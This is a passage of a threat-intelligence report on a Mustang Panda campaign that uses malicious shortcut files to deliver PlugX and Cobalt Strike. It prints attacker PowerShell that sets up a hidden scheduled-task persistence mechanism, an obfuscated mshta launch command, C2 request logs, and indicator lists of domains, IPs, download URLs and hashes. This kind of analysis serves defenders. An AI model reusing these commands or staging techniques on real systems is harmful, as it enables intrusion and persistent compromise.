2019-08-24	36 / 68	Win32 EXE	x1.exe
2019-09-13	45 / 69	Win32 EXE	DSR & CSR of Special Branch Sind.exe

Figure 7 – Samples Connecting to apple-net[.]com




Figure 8 – DSR & CSR of Special Branch Sind.exe

Technical Analysis

The ".lnk" files being utilized by MustangPanda typically contain an embedded HTA file with VBscript or PowerShell script that, once executed, will drop and open the decoy document while malicious activity of the payload runs in the background. Throughout the campaign we observed PlugX and Cobalt Strike being delivered as the primary payloads.

".lnk" File Analysis

In Windows ".lnk" is the file extension for shortcut files which points to an executable file. ".lnk" files usually holds plenty of forensic artifacts and they can reveal valuable information about the threat actor's environment. The metadata from the ".lnk" files led us to pivot to more samples from the same campaign.




Figure 9 – Infection vector




Figure 10 – ".lnk" File

Table 1 - Analyzed files

MD5	Link Creation Date	File Name	Payload	Host Name	MAC Address
165F8683681A4B 136BE1F9D6EA7F00CE	11/21/10 3:24	chuong trinh dang huong.doc.lnk	Cobalt strike	WIN-EGBVI09SEP9	00:0C:29:0F:AB:20
9FF1D3AF1F39A3 7C0DC4CEEB18CC37DC	11/21/10 3:24	European.lnk	PlugX	WIN-JQ9H4QP3A4U	00:0C:29:B7:DB:24
4FE276EDC21EC5F 2540C2BABD81C8653	11/21/10 3:24	S_2019_50_E.lnk	PlugX	WIN-JQ9H4QP3A4U	00:0C:29:23:78:71
43067F28DC5208 D4A070CF3CC92E29FB	11/21/10 3:23	no_name	Cobalt strike	WIN-HA4UCNJJ6CG	00:0C:29:4B:48:B5
11ADDA734FC67B 9CFDF61396DE984559	11/21/10 3:24	Chuong trinh hoi nghi.doc.lnk	Cobalt strike	WIN-2A9B78TS069	00:0C:29:4A:83:41
08F25A641E83614 95A415C763FBB9B71	11/21/10 3:24	GIAY MOI.doc.lnk	Cobalt strike	WIN-2A9B78TS069	00:0C:29:4A:83:41
01D74E6D9F77D5 202E7218FA524226C4	11/21/10 3:24	421 CV.doc.lnk	Cobalt strike	WIN-2A9B78TS069	00:0C:29:4A:83:41
6198D625ADA738 9AAC276731CDEBB500	11/21/10 3:24	GIAYMOI.doc.lnk	Cobalt strike	WIN-EGBVI09SEP9	00:0C:29:0F:AB:20
9B39E1F72CF4ACF FD45F45F08483ABF0	11/21/10 3:24	CV trao doi CAT Cao Bang.doc.lnk	Cobalt strike	WIN-EGBVI09SEP9	00:0C:29:0F:AB:20
748DE2B2AA1FA23FA 5996F287437AF1B	11/20/10 21:29		PlugX	WIN-	00:0C:29:BF:DD:57
5F094CB3B92524FCE D2731C57D305E78	11/21/10 3:24	Daily News (19-8-2019)(Soft Copy).lnk	PlugX	WIN-JQ9H4QP3A4U	00:0C:29:A3:D8:67
9A180107EFB15A00E 64DB3CE6394328D	11/21/10 3:24	32_1.PDF.lnk	Cobalt strike	WIN-2A9B78TS069	00:0C:29:4A:83:41
05CF906B750EB3351 25695DA42F4EAFC	11/21/10 3:24	TCO BT 574.doc.lnk	Cobalt strike	WIN-2A9B78TS069	00:0C:29:4A:83:41
F62DFC4999D624D 01E94B89946EC1036	11/21/10 3:24	sach tham khao Bo mon.docx.lnk	PlugX	WIN-EGBVI09SEP9	00:0C:29:0F:AB:20
CA775717D000888A7 F71A5907B9C9208	11/21/10 3:24	tieu luan ve quyen lam chu cua nhan dan.docx.lnk	PlugX	WIN-EGBVI09SEP9	00:0C:29:0F:AB:20
AA115F20472E78A068 C1BBF739C443BF	11/21/10 3:24	vai tro cua nhan dan.doc.lnk	PlugX	WIN-EGBVI09SEP9	00:0C:29:0F:AB:20
11511b3d69fbb6cceaf1 dd0278cbedfb	11/21/10 3:24	For National Department Sar KNU JMC people Meeting 2019.lnk	PlugX	WIN-JQ9H4QP3A4U	00:0C:29:23:78:71

Once the user opens the ".lnk" file, the embedded HTA file will be executed via "mshta.exe", it then writes a PowerShell script name "3.ps1" in the "%TEMP%" directory. The PowerShell script is then executed using Windows Management Instrumentation (WMI) in a hidden window via WMI Tasks.[13]The dropped file "3.ps1" is a

13 Windows Dev Center, "WMI Tasks: Processes,"Microsoft, accessed September 18, 2019, https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-tasks--processes

Figure 11 – VBScript drops PowerShell script

Figure 12 – Using WMI to execute PowerShell Script in Hidden window

base64 encoded PowerShell script. Upon execution it performs the below operations on the target host:

1. Checks if the user has Administrator privilege
2. Drops the Cobalt Strike Stager in debug or "%TEMP%" directory as "tmp_FlVnNI.dat" depending on the user privilege
3. Opens the decoy Word document
4. Locates the InstallUtil.exe and its installed version
5. Copies "schtasks.exe" to "%TEMP%" directory and renames it to "wtask.exe"
6. Creates Scheduled tasks with the name "Security Script kb00855787"
7. Renames "wscript.exe" into "winwsh.exe"
8. Runs the scheduled task to execute the Cobalt Strike Stager
9. C2 communication

During our analysis, we could not acquire the second stage payload as the C2 servers were not functioning or had been taken down by the threat actors.

Name	Status	Triggers
Security Script kb00855787	Ready	At 10:33 AM on 9/19/2019 - After triggered, repeat every 00:09:00 indefinitely.

Action	Details
Start a program	C:\Windows\InstallUtil.exe /u /logfile= /LogToConsole=false C:\Windows\debug\tmp_FlVnNI.dat

Figure 13 – Scheduled Task Creation

```
$commandfile = $env:TEMP+"\Win976536.txt";

[System.IO.File]::WriteAllText($commandfile, $command);

$wscript = $env:WINDIR+"\system32\wscript.exe";

$tempwscript = $env:TEMP+"\winwsh.exe";

cmd.exe /c copy /y "$wscript" "$tempwscript"

$756030703 = $env:WINDIR+"\system32\schtasks.exe";

$7370360605 = $env:TEMP+"\wtask.exe";

cmd.exe /c copy /y "$756030703" "$7370360605"

cmd.exe /c "$7370360605" /create /sc minute /mo 3 /tn "Security Script kb00855787" /tr "$tempwscript //Nologo //E:vbscript //B $commandfile" /F
cmd.exe /c "$7370360605" /run /tn "Security Script kb00855787"
```

Figure 14 – PowerShell Script Creates Scheduled Task

```
$VEChNB = 0
$zmhVUxL = New-Object Security.Principal.WindowsPrincipal( [Security.Principal.WindowsIdentity]::GetCurrent())
if($zmhVUxL.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -eq $true)
{
  $VEChNB = 1
}

if ($VEChNB -eq 1)
{
  $035078706 = $env:WINDIR+"\debug\tmp_FlVnNI.dat";
}else{
  $035078706 = $env:TEMP+'\tmp_FlVnNI.dat';
}
```

Privilege check

Cobalt Strike Stager

Figure 15 – Cobalt Strike Payload

PlugX Payload Analysis

".lnk" files that used PlugX as the payload were abnormally big in size. In general, the ".lnk" files are less than 10Kb, but the malicious samples in the campaign were more than 700Kb. Upon taking a closer look we found that the ".lnk" files were embedded with 3 base64 encoded executables.

Upon opening the LNK file, it will then proceed to execute the below command via cmd.exe.

command: /c for %x in (%temp%=%cd%) do for /f "delims==" %i in ('dir "%x\tieu luan ve quyen lam chu cua nhan dan.docx.lnk" /s /b') do start m%windir:~-1,1%hta .exe "%i"

The command executes the HTA file embedded inside the shortcut and it decodes and drops 3 executables in the "%TEMP%" directory and opens a decoy word document to the user.




Figure 16 – Extracted binaries and Decoy document

All three dropped files were then moved to a new folder "C:\ProgramData\Microsoft Malware ProtectionGHQ"




Figure 17 – Binaries moved to different path

The "3.exe" is a legitimate executable and it is signed by "ESET, spol. s r.o." and it is being abused for DLL hijacking technique to execute http_dll.dll which decodes and loads the malicious payload http_dll.dat.

Table 2 – PlugX Hashes

File Name	Hash
3.exe (original name: EHttpSrv.exe)	28C6F235946FD694D2634C7A2F24C1BA
http_dll.dll	9912EB641EABD640A476720C51F5E3AD
http_dll.dat	2BC7298A57AE2B8AB5B4A7B53360EB5C

After the payload execution it reaches out to the C2 via POST request as shown below.

```
POST /update?wd=4337295e HTTP/1.1
Accept: */*
x-debug: 0
x-request: 0
x-content: 61456
x-storage: 1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;SV1;
Host: aridndvn.ccom:443
Content-Length: 0
Proxy-Connection: Keep-Alive
Pragma: no-cache
```

If the C2 is not available the payload tries to reach different embedded C2 domains on unique ports.

#	Result	Protocol	Host	URL	Process
2	502	HTTP	185.239.226.61:965	/update?wd=ba54b27f	unsecapp:2160
3	502	HTTP	185.239.226.61:965	/update?wd=a6a82361	unsecapp:2160
4	502	HTTP	aridndvn.ccom:443	/update?wd=818fa550	unsecapp:2160
5	502	HTTP	aridndvn.ccom:443	/update?wd=4337295e	unsecapp:2160
6	502	HTTP	aridndvn.ccom:443	/update?wd=481fcf3f	unsecapp:2160
7	502	HTTP	infosecvn.com:443	/update?wd=906284d3	unsecapp:2160
8	502	HTTP	infosecvn.com:443	/update?wd=276f0c85	unsecapp:2160
9	502	HTTP	infosecvn.com:443	/update?wd=5e4c3d80	unsecapp:2160
10	502	HTTP	185.239.226.61:8080	/update?wd=df3b9f7f	unsecapp:2160
11	502	HTTP	185.239.226.61:8080	/update?wd=ce8bd63c	unsecapp:2160
12	502	HTTP	185.239.226.61:8080	/update?wd=0cdef633	unsecapp:2160
13	502	HTTP	185.239.226.61:965	/update?wd=05a04433	unsecapp:2160
14	502	HTTP	185.239.226.61:965	/update?wd=a78530e1	unsecapp:2160
15	502	HTTP	185.239.226.61:965	/update?wd=e8f8e07f	unsecapp:2160
16	502	HTTP	aridndvn.ccom:443	/update?wd=55dd20e5	unsecapp:2160
17	502	HTTP	aridndvn.ccom:443	/update?wd=f4012c88	unsecapp:2160
18	502	HTTP	aridndvn.ccom:443	/update?wd=76ccb3d5	unsecapp:2160
19	502	HTTP	infosecvn.com:443	/update?wd=43865a49	unsecapp:2160
20	502	HTTP	infosecvn.com:443	/update?wd=6ddcdc14	unsecapp:2160
21	502	HTTP	infosecvn.com:443	/update?wd=1c1d71c6	unsecapp:2160

Figure 18 – Network connections to C2

Conclusion

The malicious operations conducted by Mustang Panda in this campaign appear to be ongoing. The targets, indicated by specific lure documents, are government or align strategically with a China-sponsored APT group. China is currently in its 13th Five-Year Plan (2016-2020) that focus on the following themes: innovation, coordinated development, green growth, openness, and inclusive growth, respectively.[14] The objective of increasing exports and specific imports, which falls under openness, would align with the targeting of the Lang Son province and its history of trade. Utilizing lures themed around political parties, the Sindh police, and UN documents would align with innovation, which is described "as the cornerstone of China's development strategy" and attempts of "enhancing its future global competitiveness and technological edge."[15]Targeting entities, or related entities, of said lures indicates a potential regional interest in strategic information that may be of significance to a government. In addition, the TTPs observed by CrowdStrike are identical to the ones observed by Anomali.

This activity has been ongoing since at least November 2018, and possibly as far back to at least October 2017 if the lure documents were distributed around the times mentioned in them. This kind of malicious activity sponsored by China will likely continue as the country expands its efforts for the ongoing Belt and Road Initiative that seeks to invest in infrastructure in over 100 countries. Such economic and investment-led initiatives will cause China to be more interested in the regions its investing in, therefore it is likely that APT-related activity will follow.

IOCs

In addition, Anomali found that the documents were attempting to, or were able to connect to the following Command and Control (C2) domains and IP addresses:

Domain	IPs	First Seen
adobephotostage.com	50.63.202.94	6/29/19 22:03
adobephotostage.com	50.63.202.67	6/24/19 16:30
adobephotostage.com	50.63.202.82	6/7/19 1:31
adobephotostage.com	184.168.221.94	6/22/19 3:30
adobephotostage.com	184.168.221.82	6/19/19 14:24
adobephotostage.com	184.168.221.71	6/10/19 6:57
adobephotostage.com	50.63.202.73	6/1/19 9:49
adobephotostage.com	207.148.12.47	6/7/18 10:05
adobephotostage.com	149.28.74.41	6/4/18 11:33
adobephotostage.com	207.148.78.101	5/31/18 3:26
adobephotostage.com	149.28.74.149	5/24/18 7:19
adobephotostage.com	50.63.202.59	5/22/18 20:29
olk4.com	198.54.117.200	9/11/19 23:17
olk4.com	198.54.117.199	8/3/19 1:29
olk4.com	198.54.117.197	8/3/19 1:29
olk4.com	198.54.117.198	8/3/19 1:29
olk4.com	162.255.119.150	7/25/19 8:20

14 Katherine Koleski, "The 13th Five-Year-Plan," The United States-China Economic and Security Review Commission, accessed September 20, 2019, published February 14, 2017, https://www.uscc.gov/sites/default/files/Research/The%2013th%20Five-Year%20Plan_Final_2.14.17_Updated%20%28002%29.pdf. 3.

15 Ibid.

Domain	IPs	First Seen
apple-net.com	167.88.180.148	6/12/19 23:41
apple-net.com	167.88.177.224	3/22/19 3:11
apple-net.com	167.88.180.3	10/29/18 12:21
apple-net.com	45.248.87.14	10/21/18 18:20
apple-net.com	91.195.240.117	8/6/18 7:08
apple-net.com	103.224.182.250	4/25/18 11:40
wbemsystem.com	167.88.177.224	7/29/19 0:00
yahoorealtors.com	167.88.178.24	7/4/19 13:00
yahoorealtors.com	185.239.226.19	6/25/19 0:00
yahoorealtors.com	185.239.226.19	4/3/19 1:17
yahoorealtors.com	45.77.209.52	1/18/18 7:11
infosecvn.com	167.88.178.118	8/27/19 2:14
infosecvn.com	185.239.226.61	7/10/18 1:02
infosecvn.com	45.77.184.12	5/30/18 16:29
airdndvn.com	167.88.178.118	6/27/19 0:00
airdndvn.com	185.239.226.61	6/14/18 9:43
airdndvn.com	45.77.184.12	5/31/18 13:50
officeproduces.com	45.32.50.150	7/25/19 7:10
web.adobephotostage.com		
Web.officeproduces.com:8080		
Up.officeproduces.com		
We.officeproduces.com		
Download.officeproduces.com:443		
geocities.jp		
update.olk4.com:53		
www.cab-sec.com	167.88.180.15	09/18/2019 3:10
	43.254.217.67	
	154.221.24.47	
	144.202.54.86	

URLs

- http://144.202.54.86/vkt2
- http://144.202.54.86/download/Mau2.hta
- http://144.202.54.86/download/Mau%20cam%20ket%20danh%20cho%20Chua%20Dang%20vien.docx
- http://airdndvn.com/6CDC9F833C87FB661DBB9339
- http://www.wbemsystem.com/B2FC407BB86E8219/397A4853
- web.officeproduces.com:8000/update?wd=1b1fe9aa
- 154.221.24.47/HaQ3

File Hashes

165F8683681A4B136BE1F9D6EA7F00CE

9FF1D3AF1F39A37C0DC4CEEB18CC37DC

4FE276EDC21EC5F2540C2BABD81C8653

43067F28DC5208D4A070CF3CC92E29FB

11ADDA734FC67B9CFDF61396DE984559

08F25A641E8361495A415C763FBB9B71

01D74E6D9F77D5202E7218FA524226C4

6198D625ADA7389AAC276731CDEBB500

9B39E1F72CF4ACFFD45F45F08483ABF0

748DE2B2AA1FA23FA5996F287437AF1B

5F094CB3B92524FCED2731C57D305E78

9A180107EFB15A00E64DB3CE6394328D

05CF906B750EB335125695DA42F4EAFC

F62DFC4999D624D01E94B89946EC1036

CA775717D000888A7F71A5907B9C9208

AA115F20472E78A068C1BBF739C443BF